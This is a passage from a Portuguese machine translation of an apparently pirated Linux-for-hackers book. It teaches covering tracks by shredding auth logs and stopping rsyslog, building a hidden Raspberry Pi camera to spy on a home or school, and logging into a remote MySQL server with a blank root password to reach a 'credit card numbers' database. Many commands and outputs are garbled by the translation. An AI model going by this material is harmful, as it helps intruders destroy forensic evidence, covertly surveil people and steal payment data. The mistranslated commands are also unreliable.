fragmentar <ARQUIVO>
```

Por si só, o Shred excluirá o arquivo e o substituirá várias vezes – por padrão, o Shred substitui quatro vezes. Geralmente, quanto mais vezes o arquivo é substituído, mais difícil é recuperá-lo, mas lembre-se de que cada substituição leva tempo; portanto, para arquivos muito grandes, a destruição pode ser demorada.

Duas opções úteis a serem incluídas são a opção -f, que altera as permissões nos arquivos para permitir a substituição se uma alteração de permissão for necessária, e a opção -n, que permite escolher quantas vezes substituir os arquivos. Como exemplo, fragmentaremos os arquivos de log em /var/log/auth.log 10 vezes usando o seguinte comando:

```
kali >shred -f -n 10 /var/log/auth.log.*
```

Precisamos da opção -f para nos dar permissão para destruir arquivos de autenticação e seguimos a opção -n com o número desejado de vezes para substituir. Após o caminho do arquivo que queremos destruir, incluímos o asterisco curinga para destruir não apenas o arquivo auth.log, mas também quaisquer logs que foram criados com logrotate, como auth.log.1, auth. log.2, **UAU! e-book www.wowebook.org**

e assim por diante.

Agora tente abrir um arquivo de log:

```
kali > leafpad /var/log/auth.log.1
```

Depois de destruir um arquivo, você verá que o conteúdo é um jargão indecifrável, como mostra a Figura 111.



Figura 111: Um arquivo de log fragmentado

Agora, se o engenheiro de segurança ou o investigador forense examinar os arquivos de log, eles não encontrarão nada de útil porque nada disso é recuperável!

Desativando o registro em log

Outra opção para encobrir seus rastros é simplesmente desabilitar o registro. Quando um hacker assume o controle de um sistema, ele pode desabilitar imediatamente o registro para evitar que o sistema acompanhe suas atividades. Isso, é claro, requer privilégios de root.

Para desabilitar todos os registros, o hacker poderia simplesmente parar o daemon rsyslog. Parar qualquer serviço no Linux usa a mesma sintaxe mostrada aqui (você verá mais sobre isso no Capítulo 12):

```
serviço nome do serviço iniciar | parar | reiniciar
```

Portanto, para interromper o daemon de registro, você pode simplesmente inserir o seguinte comando:

```
kali > serviço rsyslog parada
```

Agora o Linux irá parar de gerar qualquer arquivo de log até que o serviço seja reiniciado, permitindo que você opere sem deixar nenhuma evidência nos arquivos de log!

RESUMO

Os arquivos de log rastreiam quase tudo o que acontece no seu sistema Linux. Eles podem ser um **UAU! e-book**

recurso inestimável na tentativa de analisar o que ocorreu, seja um mau funcionamento ou um hack. Para o hacker, os arquivos de log podem ser evidências de suas atividades e identidade.

No entanto, um hacker astuto pode remover e destruir esses arquivos e desabilitar totalmente o registro, não deixando nenhuma evidência para trás.

EXERCÍCIOS

Antes de passar para o Capítulo 12, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Use o comando `locate` para localizar todos os arquivos `rsyslog`.
2. Abra o arquivo `rsyslog.conf` e altere a rotação do log para uma semana.
3. Desative o registro em seu sistema. Investigue o que está registrado no arquivo `/var/log/syslog` quando você desabilita o log.
4. Use o comando `rm` para destruir e excluir todos os seus arquivos de log do Kern.

História

Tópicos

Tutoriais

Ofertas e Promoções

Destaque

Configurações



Suporte

Na terminologia do Linux, um serviço é um aplicativo executado em segundo plano, aguardando que você o use. Seu sistema Linux possui dezenas de serviços pré-instalados. Destes, o mais conhecido é o onipresente Apache Web Server, que é usado para gerenciar e implantar servidores web, mas existem muitos mais. Para os propósitos deste capítulo sobre serviços, selecionei apenas quatro que são de particular importância para o hacker: Apache Web Server, OpenSSH, MySQL e PostgreSQL.

Neste capítulo, você aprenderá como configurar um servidor web com Apache, espionar fisicamente com OpenSSH, acessar dados com MySQL e armazenar suas informações de hacking com PostgreSQL.

INICIAR, PARAR E REINICIAR SERVIÇOS

Antes de começarmos a trabalhar com esses quatro serviços cruciais, vamos começar examinando como iniciar, parar e reiniciar serviços no Linux.

Alguns serviços podem ser interrompidos e iniciados por meio da GUI no Kali Linux, da mesma forma que você faria em um sistema operacional como Windows ou Mac. No entanto, alguns serviços requerem o uso da linha de comando, que veremos aqui. Aqui está a sintaxe básica para gerenciar Serviços:

serviço nome do serviço iniciar | parar | reiniciar

Para iniciar o serviço Apache2 (servidor web ou serviço HTTP), você digitaria o seguinte:

```
kali> serviço apache2 iniciar
```

Para parar o servidor web Apache, digite:

```
kali>serviço apache2 parar
```

Normalmente, quando você faz uma alteração na configuração de um aplicativo ou serviço alterando seu arquivo de configuração de texto simples, é necessário reiniciar o serviço para capturar a nova configuração. Assim, você inseriria o seguinte:

```
kali> serviço apache2 reiniciar
```

Agora que você entende como iniciar, parar e reiniciar serviços na linha de comando, vamos passar para os quatro serviços Linux mais críticos para hackers.

CRIANDO UM SERVIDOR WEB HTTP COM O APACHE WEB SERVIDOR

O Apache Web Server é provavelmente o serviço mais comumente usado em sistemas Linux.

O Apache é encontrado em mais de 60% dos servidores web do mundo, portanto qualquer administrador Linux que se preze deve estar familiarizado com ele. Como um hacker que deseja hackear sites, é fundamental compreender o funcionamento interno do Apache, dos sites e dos bancos de dados de back-end desses sites. Você também pode usar o Apache para configurar seu próprio servidor web, a partir do qual você pode distribuir malware por meio de crosssite scripting (XSS) para qualquer pessoa que visite seu site, ou você pode clonar um site e redirecionar o tráfego para seu site através do abuso do domínio. Sistema de Nomes (DNS). Em qualquer um desses casos, é necessário um conhecimento básico do Apache.

Começando com Apache

Se você tiver o Kali em execução no seu sistema, o Apache já está instalado. Muitas outras distribuições Linux também o possuem instalado por padrão. Se você não possui o Apache instalado, você pode baixá-lo e instalá-lo a partir dos repositórios digitando o seguinte:

```
kali > apt-get install apache2
```

O Apache Web Server é frequentemente associado ao banco de dados MySQL (que veremos na próxima seção) e esses dois serviços são frequentemente combinados com uma linguagem de script como Perl ou PHP para desenvolver aplicações web. Esta combinação de Linux, Apache, MySQL e PHP ou Perl forma uma plataforma poderosa e robusta para o desenvolvimento e implantação de aplicativos baseados na web, conhecidos coletivamente como LAMP. Essas são as ferramentas mais utilizadas para o desenvolvimento de sites no mundo Linux – e também são muito populares no mundo Microsoft, onde geralmente são chamadas de WAMP, com W significa Windows.

O primeiro passo, claro, é iniciar nosso daemon Apache. No Kali, vá para Aplicativos > Serviços > HTTPD e clique em Iniciar Apache. Você pode fazer o mesmo na linha de comando digitando o seguinte:

```
kali > serviços apache2 iniciar
```

Agora que o Apache está em execução, ele deverá ser capaz de exibir sua página da web padrão. Digite `http://localhost/` em seu navegador favorito para abrir a página da web, que deve ser semelhante à Figura 121.



Figura 121: A página padrão do servidor Web Apache2

Como você pode ver, o Apache exibe “Funciona” como sua página da web padrão. Agora que você sabe que seu servidor Web Apache está funcionando, vamos personalizá-lo!

Editando o arquivo index.html

A página da web padrão do Apache está em `/var/www/html/index.html`. Você pode editar o arquivo `index.html` para fornecer qualquer informação que desejar, então vamos criar o nosso próprio. Para **UAU! e-book**

isso, você pode usar qualquer editor de texto que desejar; usarei o Leafpad. Abra /var/www/html/index.html e você verá algo como a Listagem 121.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
xhtml11/DTD/xhtml11transiti <html xmlns="http://www.w3.org/1999/
xhtml" > <head>

<meta httpequiv="ContentType" content="text/html; charset=UTF8" I> ÿ <title>Página padrão do
Apache2 Debian: funciona</title> <style type="text/css" media="screen">
* {

margin: 0px 0px 0px 0px;
preenchimento: 0px 0px 0px 0px; }

body, html
{ preenchimento: 3px 3px 3px 3px;
backgroundcolor: #D8DBE2; fontfamily:
Verdana, sansserif; fontsize: 11pt; textalign:
center; }
div.main_page { posição:

relativa; exibição:
tabela;
```

Listagem 121: O arquivo index.html do Apache Web Server

Observe aqui que a página padrão tem exatamente o texto que foi exibido quando abrimos nosso navegador no localhost, mas no formato HTML ÿ. Tudo o que precisamos fazer é editar ou substituir este arquivo para que nosso servidor web exiba as informações que desejamos.

Adicionando algum HTML

Agora que temos o servidor web instalado e funcionando e o arquivo index.html aberto, podemos adicionar qualquer texto que gostaríamos que o servidor web exibisse. Criaremos alguns blocos HTML simples.

Vamos criar esta página. Em um novo arquivo em seu editor de texto, insira o código mostrado na Listagem 122.

```
<html>
```

```
<corpo>
```

```
<h1>HackersArise é o melhor! </h1>
```

```
<p> Se você quiser aprender hacking, HackersArise.com </p>
```

```
<p> é o melhor lugar para aprender hacking!</p>
```

```
</body>
```

```
</html>
```

Listagem 122: HTML simples para adicionar ao arquivo index.html

Depois de inserir o texto exatamente como aparece na Listagem 122, salve esse arquivo como `/var/www/html/index.html` e feche seu editor de texto. Seu editor de texto irá avisar que o arquivo já existe. Tudo bem. Basta substituir o arquivo `/var/www/html/index.html` existente.

Vendo o que acontece

Depois de salvar nosso arquivo `/var/www/html/index.html`, podemos verificar o que o Apache servirá. Navegue novamente em seu navegador até `http://localhost` e você verá algo como a Figura 122.



Figura 122: Novo site HackersArise

O Apache serviu nossa página da web exatamente como a criamos!

OPENSSSH E O RASPBERRY SPY PI

SSH é um acrônimo para Secure Shell e é basicamente o que nos permite conectar com segurança a um terminal em um sistema remoto – um substituto para o telnet inseguro que era tão comum anos atrás. Quando estamos construindo um servidor web, o SSH nos permite criar um

lista de acesso (uma lista de usuários que podem usar este serviço), autenticar usuários com senhas criptografadas e criptografar todas as comunicações. Isso reduz a chance de usuários indesejados usarem o terminal remoto (devido ao processo de autenticação adicionado) ou interceptarem nossa comunicação (devido à criptografia). Provavelmente o serviço Linux SSH mais usado é o OpenSSH, que é instalado em quase todas as distribuições Linux, incluindo Kali.

Os administradores de sistema costumam usar SSH para gerenciar sistemas remotos, e os hackers costumam usar SSH para se conectar a sistemas remotos comprometidos, por isso faremos o mesmo aqui. Neste exemplo, usamos SSH para configurar um sistema Raspberry Pi remoto para espionagem, algo que chamo de "Raspberry Spy Pi". Para isso, você precisará de um Raspberry Pi e do módulo de câmera Raspberry Pi correspondente.

Antes de fazermos isso, porém, inicie o OpenSSH em seu sistema Kali com o comando agora familiar:

```
kali > serviço ssh iniciar
```

Usaremos SSH para construir e controlar um Raspberry Pi de espionagem remota. Se você ainda não está familiarizado com ele, o Raspberry Pi é um computador pequeno, mas poderoso, do tamanho de um cartão de crédito, que funciona muito bem como ferramenta de espionagem remota. Empregaremos um Raspberry Pi com um módulo de câmera para usar como dispositivo de espionagem remota. Você pode comprar um Raspberry Pi em praticamente qualquer varejista de eletrônicos, incluindo a Amazon, por menos de US\$ 50, e pode adquirir o módulo da câmera por cerca de US\$ 15.

Aqui, usaremos o Raspberry Spy Pi na mesma rede do nosso sistema Kali, o que nos permite usar endereços IP internos e privados. É claro que, ao hackear no mundo real, você provavelmente desejaria configurá-lo em outra rede remota, mas isso seria um pouco mais difícil e estaria além do escopo deste livro.

Configurando o Raspberry Pi

Certifique-se de que seu Raspberry Pi esteja executando o sistema operacional Raspbian; esta é simplesmente outra distribuição Linux portada especificamente para a CPU Raspberry Pi. Você pode encontrar instruções de download e instalação do Raspbian em <https://www.raspberrypi.org/downloads/raspbian/>. Quase tudo que você aprendeu neste livro se aplica ao sistema operacional Raspbian no Raspberry Pi, bem como ao Kali, Ubuntu e outras distribuições Linux.

Depois de baixar e instalar o sistema operacional Raspbian, você precisará conectar o Raspberry Pi a um monitor, mouse e teclado e, em seguida, conectá-lo à Internet. Se

tudo isso é novo para você, verifique as instruções em

<https://www.raspberrypi.org/learning/hardwareguide/>. Com tudo configurado, faça login com o nome de usuário pi e a senha framboesa.

Construindo o Raspberry Spy Pi

A primeira etapa é garantir que o SSH esteja em execução e ativado no Raspberry Spy Pi. O SSH geralmente está desativado por padrão, então, para habilitá-lo, vá ao menu Preferências e inicie a configuração do Raspberry Pi. Em seguida, vá até a aba Interfaces e, ao lado de SSH, clique em Habilitado (caso ainda não esteja marcado) e clique em OK.

Quando o SSH está habilitado, você pode iniciá-lo em seu Raspberry Spy Pi abrindo um terminal e digitando o seguinte:

```
kali > serviço ssh iniciar
```

Em seguida, você precisa conectar o módulo da câmera. Se você estiver usando uma placa Raspberry Pi versão 3, só há um lugar para conectá-la. Desligue o Pi, conecte o módulo à porta da câmera e ligue-o novamente. Observe que a câmera é muito frágil e nunca deve entrar em contato com os pinos de entrada/saída de uso geral (GPIO); caso contrário, ela poderá entrar em curto e morrer.

Agora, com o serviço SSH instalado e funcionando, coloque o Raspberry Spy Pi em algum lugar da sua casa, escola ou algum outro local que você queira espionar. É claro que deve estar conectado à rede local, seja por cabo Ethernet ou, idealmente, via WiFi.

(Os novos Raspberry Pi 3 e Raspberry Pi Zero possuem WiFi integrado.)

Agora, você precisa obter o endereço IP do seu Raspberry Pi. Como você aprendeu no [Capítulo 3](#), você pode obter o endereço IP de um dispositivo Linux usando ifconfig:

```
pi > ifconfig
```

O endereço IP do meu Pi é 192.168.1.101, mas certifique-se de usar o endereço IP do seu Raspberry Spy Pi onde quer que meu endereço apareça neste capítulo. Agora, a partir do seu sistema Kali, você poderá se conectar diretamente e controlar o seu Raspberry Spy Pi e usá-lo como um sistema de espionagem remota. Neste exemplo simples, seu sistema precisará estar na mesma rede que o Pi.

Para se conectar ao Raspberry Spy Pi remoto via SSH do seu sistema Kali, digite o seguinte, lembrando de usar o endereço IP do seu próprio Pi: **WOW! e-book**

```
kali >ssh pi@192.168.1.101  
senha de pi@192.168.1.101:
```

Os programas incluídos no sistema Debian GNU/Linux são software livre; os termos exatos de distribuição de cada programa estão descritos nos arquivos individuais em /usr/share/doc/*/copyright.

O Debian GNU/Linux vem com ABSOLUTAMENTE NENHUMA GARANTIA, na extensão permitida pela lei aplicável último

login: Terça-feira, 1º de janeiro 12:01:01

2018 pi@raspberrypi:: \$

O Spy Pi solicitará uma senha. Neste caso, a senha padrão é framboesa, a menos que você a tenha alterado.

Configurando a câmera

Em seguida, precisamos configurar a câmera. Para fazer isso, inicie a ferramenta de configuração do Raspberry Pi digitando o seguinte comando:

```
pi >sudo raspi-config
```

Isto deverá iniciar um menu gráfico como o mostrado na Figura 123.




Figura 123: A ferramenta de configuração Raspberry Pi

Role para baixo até 6 Ativar câmera e pressione ENTER. Agora vá até o final deste menu e selecione Concluir e pressione ENTER, conforme mostrado na Figura 124.



Figura 124: Finalizando a configuração

Quando a ferramenta de configuração perguntar se você deseja reinicializar, conforme mostrado na Figura 125, selecione Sim e pressione ENTER novamente.




Figura 125: Reinicie o Pi para ativar as alterações.

Agora sua câmera Raspberry Spy Pi deve estar habilitada e pronta para espionar!

Começando a espionar

Depois que o Raspberry Spy Pi for reiniciado e você fizer login nele via SSH do terminal Kali, você estará pronto para começar a usá-lo para espionar tirando fotos.

O sistema operacional Raspbian possui um aplicativo chamado raspistill que usaremos para tirar fotos do nosso pequeno Raspberry Spy Pi. Digite raspistill no terminal para ver a tela de ajuda da ferramenta e todas as suas opções:

```
pi@raspberrypi: raspistill
```

```
raspistill Camera App v1.3.8
```

Executa a câmera por um tempo específico e captura JPG no final, se solicitado.

uso: raspistill [opções]

Comandos de parâmetros de imagem

recorte

Vamos agora usar o Raspberry Spy Pi para tirar algumas fotos de espionagem remota! O comando raspistill tem inúmeras opções que você deve explorar, mas aqui usaremos simplesmente os padrões. Para tirar uma foto e salvá-la como JPEG, digite o seguinte:

```
pi@raspberrypi: raspistill -v -o firstpicture.jpg raspistill Camera App
v1.3.8 largura 2592, altura 1944,
qualidade 85, nome do arquivo firstpicture.jpg Atraso de tempo 5000, Raw
não
recorte
```

Usamos a opção -v para fornecer uma saída detalhada e a opção -o para informar ao raspistill que estamos prestes a fornecer um nome de arquivo para usar; então fornecemos o nome do arquivo. Quando fazemos uma listagem longa no Raspberry Spy Pi, podemos ver o arquivo firstpicture.jpg, conforme mostrado aqui:

```
pi@raspberrypi: ls -l total
2452
drwxrwxr-x 2 pi pi 4096 18 de março de 2019 Desktop drwxrwxr-x 2
pi pi 4096 18 de março de 2019 Documentos drwxrwxr-x 2 pi pi 4096
18 de março de 2019 Downloads rwxr-xr-x 1 pi pi 2472219 18 de março
de 2019 firstpicture.jpg drwxrwxr-x 2 pi pi 4096 18 de março de 2019 Música
drwxrwxr-x 2 pi pi 4096 18 de março de 2019 Fotos

recorte
```

Tiramos nossa primeira foto de espionagem em nosso Raspberry Spy Pi remoto usando SSH! Sinta-se à vontade para explorar ainda mais esta arma versátil.

EXTRANDO INFORMAÇÕES DO MYSQL

MySQL é o banco de dados mais utilizado por trás de aplicativos web orientados a banco de dados. Em nossa era moderna de tecnologias Web 2.0, onde quase todos os sites são controlados por bancos de dados, isso significa que o MySQL mantém os dados da maior parte da web.

Os bancos de dados são o “velo de ouro” para os hackers. Eles contêm informações críticas sobre os usuários, bem como informações confidenciais, como números de cartão de crédito. Por esse motivo, **UAU!**

e-book

www.wowebook.org

os hackers geralmente têm como alvo bancos de dados.

Assim como o Linux, o MySQL é de código aberto e licenciado para o público geral (GPL), e você o encontrará pré-instalado em quase todas as distribuições Linux.

Por ser gratuito, de código aberto e poderoso, o MySQL se tornou o banco de dados preferido para muitos aplicativos da web, incluindo sites populares como WordPress, Facebook, LinkedIn, Twitter, Kayak, Walmart.com, Wikipedia e YouTube.

Outros sistemas de gerenciamento de conteúdo (CMSs) populares, como Joomla, Drupal e Ruby on Rails, também usam MySQL. Você entendeu a ideia. Se você deseja desenvolver ou atacar bancos de dados backend de aplicações web, você deve conhecer MySQL. Vamos começar.

Iniciando MySQL

Felizmente, Kali já tem o MySQL instalado (se estiver usando outra distribuição, você pode baixar e instalar o MySQL do repositório de software ou diretamente de <https://www.mysql.com/downloads/>).

Para iniciar seu serviço MySQL, digite o seguinte no terminal:

```
kali > serviço mysql iniciar
```

Em seguida, você precisa se autenticar fazendo login. Digite o seguinte e, quando for solicitada uma senha, basta pressionar ENTER:

```
kali >mysql -u root -p Digite a
```

```
senha: Bem-vindo
```

```
ao monitor MySQL. Os comandos terminam com ; ou \g.
```

```
Seu ID de conexão MySQL é 4 Versão
```

```
do servidor: 5.6.301 (Debian)
```

```
Copyright (c) 2000, 2016, Oracle e/ou suas afiliadas. Todos os direitos reservados
```

```
Oracle é uma marca registrada da Oracle Corporation e/ou de suas afiliadas. Outros  
nomes podem ser marcas registradas de seus respectivos
```

```
os Proprietários
```

```
Digite 'help;' ou '\h' para obter ajuda. Digite '\c' para limpar a instrução de entrada atual mysql>
```

Na configuração padrão do MySQL, a senha do usuário root está vazia. Obviamente, esta é uma grande vulnerabilidade de segurança e você deve remediar isso adicionando uma senha após seu primeiro login. Observe que os nomes de usuário e senhas do seu sistema operacional e do MySQL são separados e distintos. Vamos mudar a senha do root do MySQL usuário agora para estar seguro.

PASSADO E FUTURO DO MYSQL

O MySQL foi desenvolvido pela primeira vez pela MySQL AB da Suécia em 1995 e depois foi adquirido pela Sun Microsystems em 2008, que por sua vez foi adquirida pela Oracle em 2009 – portanto, o MySQL agora é propriedade da Oracle. A Oracle é a maior editora de software de banco de dados do mundo, portanto a comunidade de código aberto tem receios significativos sobre o compromisso da Oracle em manter o código aberto do MySQL. Como resultado, existe agora um fork do software de banco de dados MySQL chamado “Maria” que está comprometido em manter este software e suas versões subsequentes de código aberto. Como administrador ou hacker do Linux, você deve ficar de olho em Maria.

Interagindo com MySQL

SQL é uma linguagem de programação interpretada para interface com um banco de dados. O banco de dados geralmente é um banco de dados relacional, o que significa que os dados são armazenados em múltiplas tabelas que interagem e cada tabela possui valores em uma ou mais colunas e linhas.

Existem diversas implementações de SQL, cada uma com seus próprios comandos e sintaxe, mas aqui estão alguns comandos comuns:

selecione Usado para recuperar dados

união Usada para combinar os resultados de duas ou mais operações selecionadas

insert Usado para adicionar novos dados

update Usado para modificar dados existentes

delete Usado para excluir dados

Você pode fornecer condições para cada comando para ser mais específico sobre o que deseja fazer. Por exemplo, a linha

```
selecione usuário, senha dos clientes onde user='admin';
```

retornará os valores dos campos de usuário e senha para qualquer usuário cujo valor de usuário seja igual a "admin" na tabela de clientes.

Configurando uma senha MySQL

Vamos ver quais usuários já estão em nosso sistema MySQL digitando o seguinte. (Observe que os comandos no MySQL terminam com ponto e vírgula.)

```
mysql > selecione usuário, host, senha de mysql.user;  
+  
| usuário | anfitrião | senha  
+  
| raiz | localhost | | raiz | afrodite.kali.org  
| raiz | 127.0.0.1 |
```

recorte

Isso mostra que os usuários root não têm senha definida. Vamos atribuir uma senha ao root. Para fazer isso, primeiro selecionaremos um banco de dados para trabalhar. O MySQL no seu sistema virá com alguns bancos de dados já configurados. Use os bancos de dados do programa; comando para ver todos os disponíveis bancos de dados:

```
mysql > mostrar bancos de dados;  
++  
| Banco de dados |  
++  
| esquema_de_informações  
| | mysql | |  
esquema_desempenho |  
++
```

3 linhas em conjunto (0,23 seg)

O MySQL vem com três bancos de dados por padrão, dois dos quais (information_schema e performance_schema) são bancos de dados administrativos que não usaremos aqui. Usaremos o banco de dados não administrativo, mysql, que está incluído para seus próprios propósitos. Para começar a usar o banco de dados mysql, digite:

```
mysql> usar mysql;
```

Lendo informações da tabela para preenchimento de nomes de tabelas e colunas

Você pode desativar esse recurso para obter uma inicialização mais rápida com A

Banco de dados alterado

Este comando nos conecta ao mysql. Agora, podemos definir a senha do usuário root para hackersarise com o seguinte comando:

```
mysql> atualizar usuário definir senha = SENHA ("hackers-arise") onde usuário =  
'raiz';
```

Este comando atualizará o usuário definindo a senha root do usuário para hackers-surgir.

Acessando um banco de dados remoto

Para acessar um banco de dados MySQL no localhost, usamos a seguinte sintaxe:

```
kali >mysql -u <nome de usuário> -p
```


O padrão deste comando é usar a instância do MySQL no host local se não receber um nome de host ou endereço IP. Para acessar um banco de dados remoto, precisamos fornecer o nome do host ou endereço IP do sistema que hospeda o banco de dados MySQL. Aqui está um exemplo:

```
kali >mysql -u raiz -p 192.168.1.101
```

Isso nos conectará à instância do MySQL em 192.168.1.101 e solicitará uma senha. Para fins de demonstração, estou me conectando a uma instância do MySQL na minha rede local (LAN). Se você possui um sistema em sua rede com MySQL instalado, use seu endereço IP aqui. Presumo que você conseguiu ignorar a senha e efetuou login no sistema como root (você já sabe que, por padrão, o banco de dados mysql não possui senha).

Isso abre a interface de linha de comando do MySQL, que nos fornece o prompt mysql > . Além dessa interface de linha de comando, o MySQL possui interfaces GUI – tanto nativas (MySQL Workbench) quanto de terceiros (Navicat e TOAD para MySQL). Para você, como hacker, a interface de linha de comando pode ser a melhor oportunidade para explorar o **WOW! e-book**

Banco de dados MySQL, então vamos nos concentrar nisso aqui. É improvável que, como usuário não autorizado do banco de dados, você receba uma GUI fácil de usar.



Agora que estamos logados como administrador do sistema, podemos navegar livremente pelo banco de dados. Se tivéssemos feito login como usuário normal, nossa navegação seria limitada pelas permissões fornecidas pelo administrador do sistema para esse usuário.

Conectando-se a um banco de dados

Com acesso ao sistema, queremos bisbilhotar. Nosso próximo passo é descobrir se existe algum banco de dados que valha a pena acessar. Aqui está o comando para descobrir quais bancos de dados estão no sistema acessado:

```
mysql >mostrar bancos de dados;
```

```
++
```

```
| Banco de dados |
```

```
++
```

```
| esquema de informação |
```

```
| mysql | | números
```

```
de cartão de crédito | |
```

```
esquema_desempenho |
```

```
++
```

```
4 linhas em conjunto (0,26 seg)
```

Ah! Encontramos um banco de dados que vale a pena explorar com nomes de números de cartão de crédito. Vamos nos conectar isto.

No MySQL, como em outros sistemas de gerenciamento de banco de dados (SGBD), podemos nos conectar ao banco de dados de nosso interesse digitando `usedatabasename;`.

```
mysql >use números de cartão de crédito;
```

A resposta do banco de dados alterado indica que agora estamos conectados aos números do cartão de crédito base de dados.

Claro, não é preciso dizer que é improvável que um administrador de banco de dados seja tão complacente a ponto de nomear um banco de dados com algo tão facilmente reconhecível como números de cartão de crédito, portanto, talvez seja necessário explorar um pouco para encontrar um banco de dados de interesse.

Tabelas de banco de dados

Agora estamos conectados ao banco de dados de números de cartão de crédito e podemos explorar um pouco para ver quais informações ele pode conter. Os dados em um banco de dados são organizados em tabelas e cada tabela pode conter um conjunto diferente de dados relacionados. Podemos descobrir quais tabelas estão neste banco de dados digitando o seguinte comando:

```
mysql >mostrar tabelas;
++

| Tabelas_em_númerosdecartãodecrédito |
++

| números de cartão |
++

1 linha no conjunto (0,14 seg)
```

Aqui, podemos ver que este banco de dados possui apenas uma tabela, chamada cardnumbers. Geralmente, os bancos de dados terão inúmeras tabelas, então é provável que você precise bisbilhotar um pouco mais. Neste banco de dados de amostra, temos a sorte de poder concentrar nossa atenção nesta única tabela para extrair o velo de ouro do hacker!

Agora que temos uma tabela que queremos examinar, precisamos entender a estrutura de aquela mesa. Depois de sabermos como a tabela está disposta, podemos extrair as informações relevantes.

Você pode ver a estrutura da tabela usando a instrução description, assim:

```
mysql >descrever números de cartões;
+++++++

| Campo | Tipo | Nulo | Chave | Padrão | Extras |
+++++++

